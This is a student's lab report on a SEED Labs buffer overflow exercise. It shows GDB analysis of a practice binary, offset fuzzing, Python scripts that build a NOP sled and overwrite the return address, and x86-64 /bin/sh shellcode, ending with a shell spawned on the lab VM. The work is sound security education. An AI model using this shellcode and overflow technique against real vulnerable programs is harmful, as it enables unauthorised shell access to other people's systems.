Laboratory Report

Buffer Overflow

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

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Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

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Introduction

Buffer overflow is a software security vulnerability that attackers use to gain unauthorized control of a system by exploiting the sequential sections of a system's memory (Fortinet, n.d.). This is considered to be one of the most common security issues that pervades the information technology industry.

Through a buffer overflow attack, an attacker invades a system by injective malicious script in a system through shellcodes. This attack can be conducted in two approaches:

- writing the shellcode onto the stack; and
- writing the shellcode through an environment variable.

This laboratory report aims to simulate such attack in a given `bof_exer.exe` file.

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.




Figure 1. Disabling Address Randomization

Furthermore, address randomization had also been disabled (See Figure1).

Laboratory Tasks and Execution

For the laboratory tasks, this report is divided into two implementations. The first one is a buffer overflow attack using the stack, while the second one is implementing such using the environment variable. Before said implementations, the executable file bof_exer.exe was first analyzedto determine the buffer address location.

Analyzing the File




Figure 2. file command for bof_exer.exe

As shown in Figure 2, the file provided for simulating the buffer overflow attack is a dynamically linked executable that follows the 64-bit Least Significant Bytes (LSB) convention. Therefore, it is known that this executable follows little endianness.

Analyzing the functions using info functions

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bof_exer.exe...
(No debugging symbols found in bof_exer.exe)
(gdb) set disassembly-flavor intel
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001060  __cxa_finalize@plt
0x0000000000001070  strcpy@plt
0x0000000000001080  puts@plt
0x0000000000001090  printf@plt
0x00000000000010a0  _start
0x00000000000010d0  deregister_tm_clones
0x0000000000001100  register_tm_clones
0x0000000000001140  __do_global_dtors_aux
0x0000000000001180  frame_dummy
0x0000000000001189  foo
0x00000000000011d6  bar
0x000000000000120f  main
0x0000000000001260  __libc_csu_init
0x00000000000012d0  __libc_csu_fini
0x00000000000012d8  _fini
(gdb)
```

Figure 3. Analyzing the Different Functions

Upon entering the GDB terminal and analyzing the executable using the info functions command, it can be deduced that the noteworthy components of the program are the main, together with some functions called `foo` and `bar`.

Disassembling the main, foo, and bar functions

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x000000000000120f <+0>:     endbr64
   0x0000000000001213 <+4>:     push   rbp
   0x0000000000001214 <+5>:     mov    rbp,rsp
   0x0000000000001217 <+8>:     sub    rsp,0x10
   0x000000000000121b <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x000000000000121e <+15>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000001222 <+19>:    lea    rdi,[rip+0xdde]        # 0x2007
   0x0000000000001229 <+26>:    call   0x1080 <puts@plt>
   0x000000000000122e <+31>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000001232 <+35>:    add    rax,0x8
   0x0000000000001236 <+39>:    mov    rax,QWORD PTR [rax]
   0x0000000000001239 <+42>:    mov    rdi,rax
   0x000000000000123c <+45>:    call   0x1189 <foo>
   0x0000000000001241 <+50>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000001245 <+54>:    add    rax,0x8
   0x0000000000001249 <+58>:    mov    rax,QWORD PTR [rax]
   0x000000000000124c <+61>:    mov    rdi,rax
```

Figure 4. Disassembling the main function

From Figure 4, we can see that the main function has three notable “jumps” or function calls. This is in the offsets +26, +45, and +64. It is known that `puts@plt` in the first offset was just for loading relative addresses in a procedure linkage table (*C - What Exactly Does <Puts@plt> Mean?*, 2014). Hence, the other two functions would be of better interests.

```
(gdb) disas foo
Dump of assembler code for function foo:
   0x0000000000001189 <+0>:     endbr64
   0x000000000000118d <+4>:     push   rbp
   0x000000000000118e <+5>:     mov    rbp,rsp
   0x0000000000001191 <+8>:     sub    rsp,0xd0
   0x0000000000001198 <+15>:    mov    QWORD PTR [rbp-0xc8],rdi
   0x000000000000119f <+22>:    mov    rdx,QWORD PTR [rbp-0xc8]
   0x00000000000011a6 <+29>:    lea    rax,[rbp-0xc0]
   0x00000000000011ad <+36>:    mov    rsi,rdx
   0x00000000000011b0 <+39>:    mov    rdi,rax
   0x00000000000011b3 <+42>:    call   0x1070 <strcpy@plt>
   0x00000000000011b8 <+47>:    lea    rax,[rbp-0xc0]
   0x00000000000011bf <+54>:    mov    rsi,rax
   0x00000000000011c2 <+57>:    lea    rdi,[rip+0xe3b]        # 0x2004
   0x00000000000011c9 <+64>:    mov    eax,0x0
   0x00000000000011ce <+69>:    call   0x1090 <printf@plt>
   0x00000000000011d3 <+74>:    nop
   0x00000000000011d4 <+75>:    leave
   0x00000000000011d5 <+76>:    ret
End of assembler dump.
(gdb) disas bar
Dump of assembler code for function bar:
   0x00000000000011d6 <+0>:     endbr64
   0x00000000000011da <+4>:     push   rbp
   0x00000000000011db <+5>:     mov    rbp,rsp
   0x00000000000011de <+8>:     sub    rsp,0x70
   0x00000000000011e2 <+12>:    mov    QWORD PTR [rbp-0x68],rdi
   0x00000000000011e6 <+16>:    mov    DWORD PTR [rbp-0x4],0x2
   0x00000000000011ed <+23>:    mov    edx,DWORD PTR [rbp-0x4]
   0x00000000000011f0 <+26>:    mov    eax,edx
   0x00000000000011f2 <+28>:    add    eax,eax
   0x00000000000011f4 <+30>:    add    eax,edx
   0x00000000000011f6 <+32>:    mov    DWORD PTR [rbp-0x8],eax
   0x00000000000011f9 <+35>:    mov    rdx,QWORD PTR [rbp-0x68]
   0x00000000000011fd <+39>:    lea    rax,[rbp-0x60]
   0x0000000000001201 <+43>:    mov    rsi,rdx
   0x0000000000001204 <+46>:    mov    rdi,rax
   0x0000000000001207 <+49>:    call   0x1070 <strcpy@plt>
   0x000000000000120c <+54>:    nop
   0x000000000000120d <+55>:    leave
   0x000000000000120e <+56>:    ret
End of assembler dump.
```

Figure 5. Disassembling the foo and bar functions

The `foo` and `bar` functions are then analyzed using `disas`, too. Both functions utilize the strcpy command, so an injection of characters to determine the buffer locations would be applicable to both. However, upon analyzing the main function, it can be determined that the foo function is called first before the bar function. Hence, for this attack, the foo function was chosen to be exploited.

Scurtinizing the foo Function

Finding the Buffer's Base and Return Address

```
End of assembler dump.
(gdb) b*foo+42
Breakpoint 1 at 0x11b3
(gdb)
```

```
Breakpoint 1 at 0x11b3
(gdb) r
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe
Hello World!

Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) x $rsp
0x7fffffffdec0: 0xf7fb08a0
(gdb) x $rbp
0x7fffffffdf90: 0xffffdfb0
(gdb)
```

Figure 6. Setting a breakpoint at +42; Running the program and determining $rsp and $rbp

```
(gdb) x/60xw $rsp
0x7fffffffdec0: 0xf7fb08a0      0x00007fff      0x00000000      0x00000000
0x7fffffffded0: 0x55556007      0x00005555      0xf7e5600d      0x00007fff
0x7fffffffdee0: 0xffffffff      0x00000000      0xf7fb06a0      0x00007fff
0x7fffffffdef0: 0x0000000d      0x00000000      0x555592a0      0x00005555
0x7fffffffdf00: 0x00000d68      0x00000000      0xf7e57ad1      0x00007fff
0x7fffffffdf10: 0xf7fb08a0      0x00007fff      0x0000000a      0x00000000
0x7fffffffdf20: 0xf7fb06a0      0x00007fff      0x55556007      0x00005555
0x7fffffffdf30: 0xf7fb0788      0x00007fff      0xf7fb14a0      0x00007fff
0x7fffffffdf40: 0x00000000      0x00000000      0xf7e58013      0x00007fff
0x7fffffffdf50: 0x0000000c      0x00000000      0xf7fb06a0      0x00007fff
0x7fffffffdf60: 0x55556007      0x00005555      0xf7e4b71a      0x00007fff
0x7fffffffdf70: 0x55555260      0x00005555      0xffffdfb0      0x00007fff
0x7fffffffdf80: 0x555550a0      0x00005555      0xffffe0a0      0x00007fff
0x7fffffffdf90: 0xffffdfb0      0x00007fff      0x55555241      0x00005555
0x7fffffffdfa0: 0xffffe0a8      0x00007fff      0x00000000      0x00000001
(gdb)
```

Figure 7. Analyzing 60 items of the $rsp to see df90

Figure 6 (left figure) shows that a breakpoint at +42 was created. This was made since the strcpy() command was called in that memory location.

Furthermore, as seen in Figure 6 and figure 7, it was attempted to determine the base buffer address as well as the return address of the stack for the foo function. Indicated in Figure 6, the determined $rsp was 0xf7fb08a0 while the determine $rbp was 0xffffdfb0.

AUTHOR'S NOTE

The GDB Debugger's terminal that contains the information of the addresses above was screenshotted as is, at that time. Upon the duplication of the discussed steps and implementation of new oens, new memory addresses were supplied by the debugger from time to time (this is further discussed in Section Challenges and Troubleshoots; the following $rsp and $rbp addresses are used in the new case (screenshots indicate these):

```
(gdb) info registers rsp rbp
rsp            0x7fffffffde30   0x7fffffffde30
rbp            0x7fffffffddf0   0x7fffffffddf0
```

This changing of memory address after the execution of various commands is rampant throughout the laboratory exercise; changes are indicated in this document whenever they happen.

Utilizing fuzzer.py to Buffer Character Count for Offset

To determine the length of the buffer character, fuzzer.py was used to reach the end of the third column of the rbp address `0x7fffffffddf0` which is said to contain the return address.

```
Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffde30: 0xf7fb08a0      0x00007fff      0xffffe367      0x00007fff
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdec0: 0x41414141      0x41414141      0xf7fb0600      0x00007fff
0x7fffffffded0: 0x55556007      0x00005555      0xf7e4b71a      0x00007fff
0x7fffffffdee0: 0x55555260      0x00005555      0xffffdf20      0x00007fff
0x7fffffffdef0: 0x555550a0      0x00005555      0xffffe010      0x00007fff
0x7fffffffdf00: 0xffffdf20      0x00007fff      0x55555241      0x00005555
0x7fffffffdf10: 0xffffe018      0x00007fff      0x00000000      0x00000002
(gdb)
```

Figure 8. Analyzing 60 items of the $rsp (address at 0x7fffffffde3) using n=136.

A method of trial and error was used to determine the number of A's needed to determine the offset to the return pointer. The first try was with 136 characters (See Figure 8).

```
(gdb) x/60xw $rsp
0x7fffffffddf0: 0xf7fb08a0      0x00007fff      0xffffe327      0x00007fff
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdec0: 0x41414141      0x41414141      0x55555200      0x00005555
0x7fffffffded0: 0xffffdfd8      0x00007fff      0x00000000      0x00000002
(gdb) info registers rsp rbp
rsp            0x7fffffffddf0      0x7fffffffddf0
rbp            0x7fffffffdec0      0x7fffffffdec0
(gdb)
```

```python
#!/usr/bin/python3

# Adjust this value to overwrite the memory bef
n = 200

# Series of As
A = bytearray(0x41 for i in range(n))

# Write the content to a file
with open('fuzzer', 'wb') as f:
  f.write(A)
```

Figure 9. Analyzing 60 items of the $rsp (address at 0x7fffffffde3) using n=200.

The few attempts later, n=200 was tried. Using **n=200** matched the number of characters needed. See Figure 9 for the analysis of the pointer and the updated fuzzer.py.

```
(gdb) info registers rsp rbp
rsp            0x7fffffffddf0        0x7fffffffddf0
rbp            0x7fffffffdec0        0x7fffffffdec0
```

Figure 10. Values of rsp and rbp

Upon running and determining that the offset is n=200, the new values of rsp and rbp in Figure 10 are supplied by GDB.

Shellcode Used

```
\x55\x48\x89\xe5\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xf
f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x
31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\
x0f\x05\xb8\x00\x00\x00\x00\x5d\xc3
```

Figure 11. Shellcode from Lecture Video

The shellcode in Figure 11 was used as the malicious script for the buffer overflow attack. This will later be used for the buffer overflow attacks.

Placing the Shellcode on the Stack

For the first implementation of the buffer overflow attack, the approach where the shellcode was first fed directly onto the stack was used.

Using `attack1.py`

```

# Adjust this value to overwrite the memory before the return address
n = 200

L = 8
nops_count = 12
trap_count = 4

nopsled = bytearray(0x90 for i in range(nops_count))
shellcode = bytearray(0xcc for i in range(trap_count))
pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
rip = (0xAAAABBBBCCCCDDDD).to_bytes(L,byteorder='little')

exploit = nopsled + shellcode + pad + rip
```

Figure 12. `attack1.py`

Seen in Figure 12 is the `attack1.py` that was used for confirming the n=200 character determined in the previous section. The output of `attack1.py` was put into a file named “attack”.

```
(gdb) r `cat attack`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack`
Hello World!

Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffdde0: 0xf7fb08a0      0x00007fff      0xffffe31f      0x00007fff
0x7fffffffddf0: 0x90909090      0x90909090      0x90909090      0xcccccccc
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0xccccdddd      0xaaaabbbb
0x7fffffffdec0: 0xffffdf00      0x00007fff      0x00000000      0x00000002
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00005555555551d5 in foo ()
```

Figure 13.Using the output of `attack1.py` to the strcpy of foo

The output of this python script is then used as an input to the strcpy() function of the foo function. This implies that the string of A characters of 200 length will be inputted into the the memory address; this is as seen when implemented in Figure 13.


```
(gdb) r `cat fuzzer`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat fuzzer`
Hello World!

Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/gx $rsp
0x7fffffffddf0: 0x00007ffff7fb08a0
(gdb) x/gx $rbp
0x7fffffffdec0: 0x4141414141414141
(gdb) Quit
(gdb) x/60xw $rsp
0x7fffffffddf0: 0xf7fb08a0      0x00007fff      0xffffe327      0x00007fff
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
```

Figure 13.Checking the Value of rsp

Upon the completion of the application of `attack1.py`, the values of rsp and rbp was rechecked as it will be used as an input in the next step. Seen in Figure 13, the value of rsp is `0x7fffffffddf0`.


Using attack2.py




```python
1 #!/usr/bin/python3
2 import sys
3
4 # Adjust this value to overwrite the memory before the return address
5 n = 200
6
7 L = 8
8 nops_count = 12
9 trap_count = 4
10
11 nopsled = bytearray(0x90 for i in range(nops_count))
12 shellcode = bytearray(0xcc for i in range(trap_count))
13 pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
14 rip = (0x7fffffffddf0).to_bytes(L,byteorder='little')
```

Figure 14. Editing `attack2.py`

`attack2.py` aims to overwrite the value of the return address with the base address value of the buffer that have been determined in the previous step. For this to be done, line 14 in Figure 14 was changed into the address of the rsp.



```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack
/bin/bash: warning: command substitution: ignored null byte in input
Hello World!

Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffdde0: 0xf7fb08a0      0x00007fff      0xffffe321      0x00007fff
0x7fffffffddf0: 0x90909090      0x90909090      0x90909090      0xcccccccc
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0xffffddf0      0x00007fff
0x7fffffffdec0: 0xffffdfc8      0x00007fff      0x00000000      0x00000002
(gdb) info registers rbp
rbp            0x7fffffffdeb0      0x7fffffffdeb0
(gdb) info registers rsp rbp
rsp            0x7fffffffdde0      0x7fffffffdde0
rbp            0x7fffffffdeb0      0x7fffffffdeb0
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fffffffddfd in ?? ()
(gdb)
```

Figure 15.Using the output of attack2.py to bof_exer.exe and using cont

The output of `attack2.py` which was inputted into a file name attack was then fed onto the executable. This overwrote the real return address with the base address of the buffer. Since the return address was overwritten with a new one, the execution of a `cont` command resulted into SIGTRAP; this was caused by the injection of the shellcode.

Using `attack3.py`




Figure 16 `attack3.py` used (adjust n=204)

`attack3.py` was then used to conduct the attack prior. This script contains the malicious shellcode that was fed onto the execuatble. For this to be done, `attack3.py` was edited to contain the base address for its value of `rip.` Furthermore, the value of the offset was also updated from n=200 to n=204 because of the machine's adjustment upon runtime (See Figure 16). The malicious script on Figure 11 was also used for this attack.




Figure 17. Successcful Buffer Overflow Attack using Stack

Upon feeding the output of `attack3.py` to the executable and the execution of the cont command thereafter, a shell terminal was then made – indicating that the buffer overflow attack was achieved; ls and pwd commands were successfully ran.

